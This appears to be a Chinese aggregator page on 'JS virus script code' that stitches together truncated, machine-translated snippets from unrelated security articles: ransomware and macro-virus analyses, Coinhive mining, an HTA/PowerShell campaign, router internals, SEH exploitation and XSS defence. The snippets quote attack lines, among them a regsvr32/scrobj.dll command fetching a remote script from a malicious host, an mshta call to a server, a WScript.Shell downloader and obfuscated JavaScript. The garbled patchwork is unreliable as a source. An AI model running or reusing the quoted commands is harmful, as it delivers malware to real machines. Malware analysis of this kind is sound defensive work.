js病毒脚本代码
电脑杂谈 发布时间:2020-04-08 18:31:24 来源:网络整理

广告
Apple iPad,AirPods Pro,Bose耳机,机械键盘,健身环等着您


0x00概述最近,腾讯反病毒实验室拦截了一个名为raa的勒索木马,其所有功能都在js脚本中完成. 这与过去仅使用js脚本作为下载程序来下载并执行真正的勒索木马的勒索软件不同. 使用js脚本编写Trojan,更容易混淆和加密,并增加了查杀软件的难度. 但是经过分析,发现名字是raa ...

解密的powershell脚本的内容如下: ?图2-2-6. 解密的powershell脚本宏病毒与脚本病毒相同,并且还将不断改变其外部混乱特征. 我们使用另一个变体示例. 此变体还使用document_close事件执行恶意代码,其脚本内容如下图所示: 图2-2-7,病毒代码显示?图2-2-8,病毒解密代码显示我们发现了这个变体... <


脚本病毒是一种一直存在并且活跃了很长时间的病毒. 这是一种与pe病毒完全不同的病毒. 它的生产门槛很低,并且加密方法也在不断变化. 这是网民和许多其他功能众所周知的. 它吸引了各种各样的恶意软件生产者……从卑鄙的lnk快捷方式到Word文档,它们都是脚本载体. 本文主要使用js脚本...

构造的dom本质上是抽象逻辑树. 在dom树的构建过程中,如果遇到由脚本标签包装的js动态脚本代码,该代码将发送到js引擎. 如果找到它,则可以直接获取目标主机的IP地址(请注意,如果存在一种病毒,它会更改某些常用域名,请修改hosts文件以指向某些恶意ip,然后浏览器也会...
腾讯移动管家在国际权威机构av-test的移动安全测试中,依靠反病毒引擎的安全功能,取得了17个连续的满分. 完整的格式识别系统防病毒引擎具有完整的格式识别系统,可以准确地识别pe文件,加密外壳,linux文件,apk文件,压缩包,复合文档以及各种脚本(例如js和vbs). 强大的拆包和解密功能防病毒引擎具有强大的格式...
vbs是一种Windows脚本脚本语言病毒,其全名是: Microsoft Visual Basic脚本editon. (Microsoft Visual Basic脚本版本)vbs是Visual Basic的抽象子集,已内置到系统中并用它编写. 脚本代码无法编译成二进制文件,并且可以由Windows系统直接执行(实际上,它是解释为源代码的代码,称为宿主并执行),虽然高效且易于学习,但大多数高级语言都有能力...
病毒代码reg99.sct: reg99.sct也是一个混乱的sct脚本. 作为有效负载,它由regsvr32远程执行. 它将根据系统的体系结构决定执行var_func(32位)还是va_func2(64位). 发布了不同版本的evil.js,以下载相应的挖掘病毒. 相关代码逻辑如下图所示: 解密的脚本代码挖掘病毒(文件名: explorer.exe和...

Coinhive的初衷是消除网站上各种烦人的广告,将js lib嵌入网站,并在用户浏览网页以挖掘Monero代币以供网站所有者代替广告收入时消耗用户的CPU资源. ?它的创造力非常出色,但很快被恶意软件作者使用,并在各种应用程序中被滥用. 例如: chrome扩展程序,假网站和被黑的普通网站. 这次传播到了android平台应用程序,使用本地打包的js脚本连接到共同网站...

图2-oa加载js脚本分析了此js脚本,发现该脚本确实嵌入在js挖掘脚本中,如下所示: 图3-oa正在加载挖掘脚本?图4-挖掘js代码功能?图5-挖掘js源代码?图6采矿网站?图7-loginid可以看到详细信息,通过将xmr地址传递到相应的... <
,id31f7dd372f1545eeb6db379490b0e3c5是loginid,而不是xmr的地址.

打开任务管理器后,您可以看到在打开网站后,CPU使用率立即上升并且保持在100%. 3.检查网页的源代码以找到嵌入式js挖掘脚本https: coin-hive.comlibcoinhive ...截至2018年第一季度,腾讯计算机管家已拦截了4.5亿病毒木马,平均每月拦截病毒木马近1.5亿次. 与2017年第四季度相比,木马病毒拦截量环比增长4.25%...


自2016年以来,有很多案例通过脚本下载和传播敲诈者. 典型的js下载执行代码如下: var oshell = new activexobject(wscript.shell)...最近,金山杜巴安全中心捕获到背景通过邮件传播的非PE示例示例,类型为lnk快捷方式文件执行后,将下载勒索软件,并最终对用户计算机上的文档,图片,视频进行加密...

本轮总结: (1)对于不支持js等脚本的软件,请在数据空间中查找jmp esp地址,然后覆盖seh链以指向该地址. (2)对于支持js之类的脚本的软件,直接通过脚本申请堆...如果还有其他脚本语言,那将是不错的选择. 攻击之神(在我面前点亮): 没有其他脚本语言,不能将Flash本身编写为代码吗? Flash在winodws,Linux和android上都有应用程序.

命令行访问(ssh,telnet)将登录到制造商定制的shell界面,并且只能运行制造商实现的管理功能,而不能运行linux命令. 3.通过webfig登录后,与服务器的所有交互都经过加密,并通过称为master-min-xxxxx.js的脚本进行传输. 在下文中,此加密协议将称为jsproxy. 4. webfig和winbox提供的配置选项几乎相同...


}使用regsvr32执行远程脚本命令usi: http: wmi.1217bye.host: 88881.txt scrobj.dll txt文件是远程js脚本. js脚本中的字符替换为十六进制... 用于许多不同目的的恶意代码. 1.攻击过程逻辑: 图攻击过程?图有效载荷执行过程2.病毒功能的一部分: 文件名功能c.bat关闭端口item.dat远程控制木马主体...
优化建议php安全性优化建议控制脚本访问权限php默认配置允许php脚本程序访问服务器上的任何文件,以在一定程度上限制php脚本访问不应访问的文件.

将其发送到浏览器),然后前端生成jointjs绘图代码以生成已实现的数据流程图. 预计代码量不会很大,只需几百行(systemtap脚本+ javascript)即可实现在运行时获取信息的效果,而无需更改现有系统的代码(您可以将其视为程序的病毒获得控制权,执行病毒代码,然后继续执行原始程序). (2)jointjs ...

3. Powershell命令分析用于污水攻击的命令均以Powershell模式执行. 接下来,我们按服务器给定的顺序分析powershell命令. 首先,服务器启动时,给出的URL是: mshta http: 192. 168.11. 193: 1234hta访问hta: 获得的js代码为: var es =%gk {dmfyi! 〜Tpsjw,3dlcn〜ozw-si%1le! vji! j5c! fzcyatdya-i%1ji%rwpw5ldy1vymply3 ...
以上数据将输入到另一个脚本中,并且此脚本将使用atob()javascript函数对以上代码进行模糊处理: ?解码后,我们可以获得一个新的脚本代码. 接下来脚本语言病毒,攻击者将使用aes加密算法对脚本进行加密. 在这里,流行的代码库cryptojs用于解密此代码,然后将其添加到页面并显示技术支持欺诈信息...

提示: 您可以看到非白名单中的其他脚本代码已加载到网络中,但未执行. 以yun.dui88.comqiho-h5jqg ...为例,代码如下: (功能(){console .log ...)有两种劫持方式: 伪造证书,通过病毒或其他手段将伪造证书的根证书安装到用户系统中(较少),代理也拥有客户端的证书和私钥,或客户端和代理身份验证,如果没有...

添加一些脚本代码并将其嵌入到网页中,以便其他用户在访问时将执行相应的嵌入式代码,以窃取用户信息,使用用户身份执行某些操作或侵犯访问者..这样就无法通过js脚本读取cookie信息,从而可以有效地防止xss攻击);表单数据中指定的值的类型,例如: age只能是int,名称只能是字母数字... p>
本文来自电脑杂谈,转载请注明本文网址:
https://www.pc-fly.com/a/jisuanjixue/article-168518-1.html

 穿越火线登陆福利 真人秀即将开播 共同见证电竞女神的诞生
 大白菜u盘系统工具
 如何重新安装win10系统,教你win10硬盘安装系统教程
 SVN的安装及使用指南
这件事就那么不可思议吗